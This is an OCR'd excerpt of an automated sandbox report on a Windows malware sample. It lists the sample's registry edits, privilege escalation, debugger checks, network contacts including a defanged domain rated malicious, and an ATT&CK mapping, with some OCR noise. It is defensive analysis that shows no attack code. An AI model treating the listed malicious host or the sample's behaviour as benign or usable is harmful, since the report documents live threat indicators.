%SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-VHDMP%4Operational.evtx	2021-5-10 19:21:38	69834275a677cd279e1eca6efe38b44b	N/A	Clean
%SYSTEMROOT%\System32\winevt\Logs\Microsoft-Windows-CodeIntegrity%4Operational.evtx	2021-5-10 19:21:38	d2adbd92e15e042fa0aa0f4d3d22ce60	N/A	Clean
%SYSTEMROOT%\AppCompat\Programs\RecentFileCache.bcf	2021-5-10 19:21:49	8a3637ffff8ee756b754265f4e6e3f0a	1124	Clean

Set Attributes (3)

Name	Attr	Time	MD5	Size (Byte)	Rating
%INTERNET_CACHE%\Content.IE5	8326	2021-5-10 19:21:13	n/a	N/A	Clean
%COOKIES%	8326	2021-5-10 19:21:13	n/a	N/A	Clean
%HISTORY%\History.IE5	8326	2021-5-10 19:21:13	n/a	N/A	Clean

Registry Operations (36)

Created Registries (36)

Reg Key	Rating	Time
HKLM\SOFTWARE\Classes\.d079b0e4	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Classes\.d079b0e4\	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Classes\d079b0e4	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Classes\d079b0e4\DefaultIcon	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Classes\d079b0e4\DefaultIcon\	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Microsoft\WBEM\CIMOM	Clean	2021-5-10 19:21:40
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer	Clean	2021-5-10 19:21:12
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\GlobalAssocChangedCounter	Clean	2021-5-10 19:21:12
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	Clean	2021-5-10 19:21:40
HKLM\SOFTWARE\Microsoft\Tracing	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\EnableFileTracing	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\EnableConsoleTracing	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\FileTracingMask	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\ConsoleTracingMask	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\MaxFileSize	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASAPI32\FileDirectory	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\EnableFileTracing	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\EnableConsoleTracing	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\FileTracingMask	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\ConsoleTracingMask	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\MaxFileSize	Clean	2021-5-10 19:21:14
HKLM\SOFTWARE\Microsoft\Tracing\5509141808225935563_RASMANCS\FileDirectory	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySettings	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows NT\CurrentVersion\Network\Location Awareness	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	Clean	2021-5-10 19:21:14
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	Clean	2021-5-10 19:21:14
HKLM\SYSTEM\ControlSet001\services\Tcpip\Parameters	Clean	2021-5-10 19:21:14
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Registry Writer	Clean	2021-5-10 19:21:40
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\SwProvider_{b5946137-7b9f-4925-af80-51abd60b20d5}	Clean	2021-5-10 19:21:40
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\COM+ REGDB Writer	Clean	2021-5-10 19:21:40
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\ASR Writer	Clean	2021-5-10 19:21:40
HKLM\SYSTEM\ControlSet001\services\VSS\Diag\Shadow Copy Optimization Writer	Clean	2021-5-10 19:21:40

Memory Operations (13)

Process Related (3)

File Name	Cmd	MD5	Time	Rating
%SYSTEMROOT%\System32\services .exe	C:\Windows\system32\services. exe	a8abb4bb284b5b27aa7cb790dc20f80b	None	Clean
%SYSTEMROOT%\System32\svchost. exe	C:\Windows\System32\svchost. exe -k LocalServiceNetworkRestricted	ba3866600c3540f67c1e9575e213be0a	None	Clean
%SYSTEMROOT%\System32\svchost. exe	C:\Windows\system32\svchost. exe -k netsvcs	43fa7f58b7eac7ac872209342e62e8f1	None	Clean

Process Created and Injected (5)

File Name	Cmd	MD5	Time	Rating
%CURRENTFILE%	"C:\work\5509141808225935563. exe"	5938b4d054136e5d59ada6ec9c295d7a	2021-5-10 19:21:11	High Risk
%SYSTEMROOT%\System32\WerFault . exe	C:\Windows\system32\WerFault. exe -u -p 2216 -s 104200	6463c88460bd63bbe256e495c63aa40b	2021-5-10 19:21:48	Clean
%SYSTEMROOT%\System32\svchost. exe	C:\Windows\System32\svchost. exe -k WerSvcGroup	f2bff080785c76aa81dbaffce7dea0ad	2021-5-10 19:21:48	Clean
%SYSTEMROOT%\System32\VSSVC.ex e	C:\Windows\system32\vssvc.exe	d15426b9c324676610fbb01360473ed8	2021-5-10 19:21:40	Clean
%SYSTEMROOT%\System32\svchost. exe	C:\Windows\System32\svchost. exe -k swprv	79514e888b8f2acacc68738d0cbb803e	2021-5-10 19:21:40	Clean

Written (5)

Name	MD5	Size (Byte)	Rating
%CURRENTFILE%	e9978c2b04cd361990254ad3414486bb	1740	Clean
%SYSTEMROOT%\System32\VSSVC. exe	e00e26a8d21c3abdc6f07b72a16b4043	188	Clean
%SYSTEMROOT%\System32\svchost. exe	932f5ab4400fff7ff1b4fbc4cfcea589	188	Clean
%SYSTEMROOT%\System32\svchost. exe	b0ffbb5c7c34627f7c0ff7f30a306654	188	Clean
%SYSTEMROOT%\System32\ WerFault.exe	14abeb7cac798a836238e03115fc239b	188	Clean

Network Operations (20)

URI	MD5	Category	Rating
52.109.6.42	8f416d93e097e0a549ef7880d705d684	Information Technology	Clean
hxxps://officeclient.microsoft.com/config16/ ?syslcid=1033&build=16.0.4266&crev=3	9404deabc5a909a29f49a33f8cfa2c26	Information Technology	Clean
52.109.88.37	8bc7b2f16bcdd260279e024d81d37ec1	Unrated	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7bBA6E0735-896C-4457-A9DF-1FAFCD5026F5%7d	d10c7c5ab82b54d065f92fe5ed26feb0	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7b8A2A68D2-72A1-466F-ADF4-6386F58C9ACA%7d	5c16ba9f9f9b31e8698b19fdce688e86	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7b80E748E5-CBB3-441F-906F-E6ADC8D7998A%7d	26d096d10dd8830b57d8d8977f57e32e	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7bA518ADC3-3CDF-4C39-AF3D-EDB2C0A74B7B%7d	d0296d91c48b9229423d57bed564c744	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7bFA027BE0-CC4B-4C61-BC51-AD206803F83B%7d	37a7f90e658260c59fca5e09838b3d59	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7b04F8865C-06C7-4AB1-BF78-053DCB0BEA2F%7d	76b4db9e254bf7a5260c3e4bcf597dc6	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7bF9F2ED2F-0840-4776-85E1-88494DE3662E%7d	a57b1b8338d6fc0d91fa23433d9ff559	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/upload/ %7b0D69C3BB-25BC-47DF-A42A-280F42708F86%7d	6b8cb2c49638252f602c85f2e69c6006	Web-based Applications	Clean
hxxps://nexus.officeapps.live.com/nexus/ rules?Application=officeclicktorun.exe&Version=16.0. 4266.1003&ClientId=%7bEC8EA4BB-DA5E-4C6E-8A5E-EB3BEB88A2AD%7d&	d296da988f061e771619037c3949539a	Web-based Applications	Clean
52.109.12.19	de05b27f52661de4600a6a8d602fa9ed	Unrated	Clean
hxxp://catsdegree.com	7e0d08e1cbe4a8a7c0d5e6f0d5e8c83a	Malicious Websites	Low Risk
99.83.154.118	58648f73fbe8d68e2dbf9cc8e9e35ef3	Unrated	Clean
hxxp://officeclient.microsoft.com	932918c727215f6017d34e3f8303963f	Information Technology	Clean
hxxp://nexus.officeapps.live.com	efde3681ade021378788855ad443e7e0	Web-based Applications	Clean
hxxp://edgedl.me.gvt1.com	ab61fec119e80fdf0ab2247ddd0d9c37	Information Technology	Clean
34.104.35.123	d3ac1c6abbf063efbc2baaa2915d3b2e	Information Technology	Clean
hxxp://edgedl.me.gvt1.com/edgedl/release2/update2/ AIUdiWYcaIvMz1IBNCM0PPo_1.3.36.82/GoogleUpdateSetup.exe	ebc5c5310a9e6f31800d6b959201d68b	Information Technology	Clean

PCAP Information (2)

PCAP File : https.pcap

Dest IP	Dest Port	Protocol	Time	Method	Host	Url

52.109.6.42	443	https	2021-05-10 19:21:30	GET	officeclient.microsoft.com	/config16/?syslcid=1033&build=16.0.4266&crev=3
52.109.6.42	443	tcp	2021-05-10 19:21:30	N/A	N/A	N/A
N/A	N/A	https	2021-05-10 19:21:30	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:21:41	POST	nexus.officeapps.live.com	/nexus/upload/%7bBA6E0735-896C-4457-A9DF-1FAFCD5026F5%7d
52.109.88.37	443	tcp	2021-05-10 19:21:41	N/A	N/A	N/A
N/A	N/A	https	2021-05-10 19:21:42	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:21:52	POST	nexus.officeapps.live.com	/nexus/upload/%7b8A2A68D2-72A1-466F-ADF4-6386F58C9ACA%7d
N/A	N/A	https	2021-05-10 19:21:54	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:22:04	POST	nexus.officeapps.live.com	/nexus/upload/%7b80E748E5-CBB3-441F-906F-E6ADC8D7998A%7d
N/A	N/A	https	2021-05-10 19:22:05	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:22:15	POST	nexus.officeapps.live.com	/nexus/upload/%7bA518ADC3-3CDF-4C39-AF3D-EDB2C0A74B7B%7d
N/A	N/A	https	2021-05-10 19:22:16	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:22:26	POST	nexus.officeapps.live.com	/nexus/upload/%7bFA027BE0-CC4B-4C61-BC51-AD206803F83B%7d
N/A	N/A	https	2021-05-10 19:22:27	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:22:37	POST	nexus.officeapps.live.com	/nexus/upload/%7b04F8865C-06C7-4AB1-BF78-053DCB0BEA2F%7d
N/A	N/A	https	2021-05-10 19:22:39	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:22:49	POST	nexus.officeapps.live.com	/nexus/upload/%7bF9F2ED2F-0840-4776-85E1-88494DE3662E%7d
N/A	N/A	https	2021-05-10 19:22:50	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:23:00	POST	nexus.officeapps.live.com	/nexus/upload/%7b0D69C3BB-25BC-47DF-A42A-280F42708F86%7d
N/A	N/A	https	2021-05-10 19:23:01	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:23:11	GET	nexus.officeapps.live.com	/nexus/rules?Application=officeclicktorun.exe&Version=16.0.4266.1003&ClientId=%7bEC8EA4BB-DA5E-4C6E-8A5E-EB3BEB88A2AD%7d&
N/A	N/A	https	2021-05-10 19:23:11	N/A	N/A	N/A
52.109.88.37	443	https	2021-05-10 19:23:33	GET	nexus.officeapps.live.com	/nexus/rules?Application=officeclicktorun.exe&Version=16.0.4266.1003&ClientId=%7bEC8EA4BB-DA5E-4C6E-8A5E-EB3BEB88A2AD%7d&
N/A	N/A	https	2021-05-10 19:23:33	N/A	N/A	N/A

PCAP File : tracer.4.pcap

Dest IP	Dest Port	Protocol	Time	Request	Method	Host
192.168.56.255	137	udp	2021-05-10 19:21:12	N/A	N/A	N/A
192.168.57.255	137	udp	2021-05-10 19:21:12	N/A	N/A	N/A
N/A	N/A	dns	2021-05-10 19:21:14	catsdegree.com	N/A	N/A
99.83.154.118	443	tcp	2021-05-10 19:21:14	N/A	N/A	N/A
N/A	N/A	dns	2021-05-10 19:21:29	officeclient.microsoft.com	N/A	N/A
52.109.6.42	443	tcp	2021-05-10 19:21:29	N/A	N/A	N/A
N/A	N/A	dns	2021-05-10 19:21:41	nexus.officeapps.live.com	N/A	N/A
52.109.88.37	443	tcp	2021-05-10 19:21:41	N/A	N/A	N/A
N/A	N/A	dns	2021-05-10 19:22:49	edgedl.me.gvt1.com	N/A	N/A
34.104.35.123	80	tcp	2021-05-10 19:22:49	N/A	N/A	N/A

34.104.35.123	80	http	2021-05-10 19:22:49	N/A	HEAD	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:04	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:08	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:10	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:13	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:16	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:18	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:21	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:24	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:26	N/A	GET	edgedl.me.gvt1.com
34.104.35.123	80	http	2021-05-10 19:23:29	N/A	GET	edgedl.me.gvt1.com
N/A	N/A	http	2021-05-10 19:23:29	N/A	N/A	N/A

MITRE ATT&CK Matrix (17)

Privilege Escalation (1)

Hooking (11)

Description	The file enabled many privileges
Rating	Clean
File MD5	477d7d2855d37f1557cfebc57424a58c

Description	The file escalated the privilege to SeTakeOwnershipPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeLoadDriverPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeBackupPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeRestorePrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeShutdownPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeDebugPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeRemoteShutdownPrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeImpersonatePrivilege
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Description	The file escalated the privilege to SeBackupPrivilege
Rating	Clean
File MD5	d15426b9c324676610fbb01360473ed8
CMD Line	C:\Windows\system32\vssvc.exe

Description	The file escalated the privilege to SeRestorePrivilege
Rating	Clean
File MD5	d15426b9c324676610fbb01360473ed8
CMD Line	C:\Windows\system32\vssvc.exe

Defense Evasion (4)

Hidden Window (1)

Description	The executable had no visible window
Rating	Clean
File MD5	2cad8fa47bbef282badbb8de5374b894

File Deletion (1)

Description	
Rating	High Risk
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Modify Registry (1)

Description	This file modified registry related to proxy settings
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Exploitation for Defense Execution (1)

Description	The executable crashed
Rating	Clean
File MD5	f2bff080785c76aa81dbaffce7dea0ad
CMD Line	C:\Windows\System32\svchost.exe -k WerSvcGroup

Discovery (1)

Process Discovery (1)

Description	The executable queried process information for the presence of debuggers
Rating	Clean
File MD5	5938b4d054136e5d59ada6ec9c295d7a
CMD Line	"C:\work\5509141808225935563.exe"

Command and Control (1)

Remote File Copy (1)

Description	Executable potentially attempted to download an executable via HTTP
Rating	Clean
File MD5	2ed4363697d1f4841cd6d7b71de1a274

Behaviors In Sequence (238)

Date Operation Detail Rating
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: Users; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\; FileName: AppData; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\; FileName: Local; Rating : Cle an
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Local\; FileName: Temp; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Local\Temp\; FileName: tracer; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Local\Temp\tracer\; FileName: tl oader.exe; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : LoadType: 32-BIT::EXE; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FilePath: %LOCAL_APPDATA%\Microsoft\Windows\Caches\cversions.1.db; Api: NtCreateFile; Rating : Cl ean
Date : 2021-5-10 19:21:11 Operation : This file spawned process(es) Detail : TargetPid: 2216; FilePath: %CURRENTFILE%; CmdLine: "C:\work\55091418082259 35563.exe" ; FileSize: 60416; Signer: ; Company: ; Version: ; Icon: backup\7d3c7514cc9d0c828524db9622db215a.ico; Rating : High Risk
Date : 2021-5-10 19:21:11 Operation : Other process ops Detail : TargetPid: 2216; StackFingerprint: 1698718299; FilePath: %CURRENTFILE%; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: 5509141808225935563.exe; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: work; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: *; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\work\; FileName: ; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Process memory ex was written by this file Detail : TargetPid: 2216; Address: 0x00040000; Length: 1500; FilePath: %CURRENT FILE%; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other thread ops Detail : TargetPid: 2216; TargetTid: 2212; PrevSuspendCount: 1; StackFingerprint: 1698718299; FilePath: % CURRENTFILE%; Rating : Clean


Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\; FileName: work; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Tracer\ijt\; FileName: x32; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other general ops Detail : Directory: C:\Tracer\ijt\; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Tracer\; FileName: ijt; Rating : Clean
Date : 2021-5-10 19:21:11 Operation : Other general ops Detail : Directory: C:\Tracer\; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : Monitor SeLoadDriverProvileges, SeShutdownProvileges, SeDebugProvileges and SeRemoteShutdownProvileges was acquired by< /br>virus Detail : FilePath: %CURRENTFILE%; Privileges: SeIncreaseQuotaPrivilege,SeSecurityPrivilege,SeTakeOwnershipPrivilege,SeLoadDriverPrivilege,SeSystemP rofilePrivilege,SeSystemtimePrivilege,SeProfileSingleProcessPrivilege,SeIncreaseBasePriorityPrivilege,SeCreatePagefilePrivilege,SeBackupPrivilege,SeRestorePrivi lege,SeShutdownPrivilege,SeDebugPrivilege,SeSystemEnvironmentPrivilege,SeChangeNotifyPrivilege,SeRemoteShutdownPrivilege,SeUndockPrivilege,SeManageVolumePrivile ge,SeImpersonatePrivilege,SeCreateGlobalPrivilege,SeIncreaseWorkingSetPrivilege,SeTimeZonePrivilege,SeCreateSymbolicLinkPrivilege,; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\; FileName: d079b0e4.ico; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : This file dropped files Detail : FilePath: %LOCAL_APPDATA%\d079b0e4.ico; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : This file modified files Detail : FilePath: %LOCAL_APPDATA%\d079b0e4.ico; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\.d079b0e4; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Classes\.d079b0e4\; Data: d079b0e4; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\d079b0e4; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Classes\d079b0e4\DefaultIcon; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Classes\d079b0e4\DefaultIcon\; Data: %LOCAL_APPDATA%\d079b0e4. ico; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\WBEM\CIMOM; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : This file tried to sleep for a long time Detail : SleepTime: 60; ApiName: NtDelayExecution; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegCreateKey Detail : Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer; Rating : Clean
Date : 2021-5-10 19:21:12 Operation : The process call RegSetValueKey Detail : Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\GlobalAssocChangedCo unter; Data: 34; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Other file ops Detail : FilePath: PIPE\wkssvc; Api: NtCreateFile; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : This file tried to sleep for a long time Detail : SleepTime: 900; ApiName: NtWaitForSingleObject; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings; Rating : Cl ean
Date : 2021-5-10 19:21:13 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Tempora ry Internet Files\; FileName: desktop.ini; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\Tempora ry Internet Files\Content.IE5\; FileName: desktop.ini; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\History \; FileName: desktop.ini; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Local\Microsoft\Windows\History \History.IE5\; FileName: desktop.ini; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local_!MSFTHISTORY!_; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\c:!users!administrator!appdata!local!microsoft!windows !temporary internet files!content.ie5!; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : This executable has been observed to change a file\'s</br>attribute Detail : Attr: 8326; FilePath: %INTERNET_CA CHE%\Content.IE5; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\c:!users!administrator!appdata!roaming!microsoft!windo ws!cookies!; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : This executable has been observed to change a file\'s</br>attribute Detail : Attr: 8326; FilePath: %COOKIES%; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\c:!users!administrator!appdata!local!microsoft!windows !history!history.ie5!; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : This executable has been observed to change a file\'s</br>attribute Detail : Attr: 8326; FilePath: %HISTORY%\Hi story.IE5; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\WininetStartupMutex; Rating : Clean
Date : 2021-5-10 19:21:13 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\WininetConnectionMutex; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Memory object was created Detail : Object: MutexObject; Name: Local\WininetProxyRegistryMutex; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : The process call RegCreateKey Detail : Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 12; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertifi cates\; FileName: My; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\Certificates\; FileName: *; Rating : Clean
Date : 2021-5-10 19:21:14 Operation : Other file ops Detail : FileInformationClass: 3; FilePath: C:\Users\Administrator\AppData\Roaming\Microsoft\SystemCertific ates\My\Certificates\; FileName: ; Rating : Clean
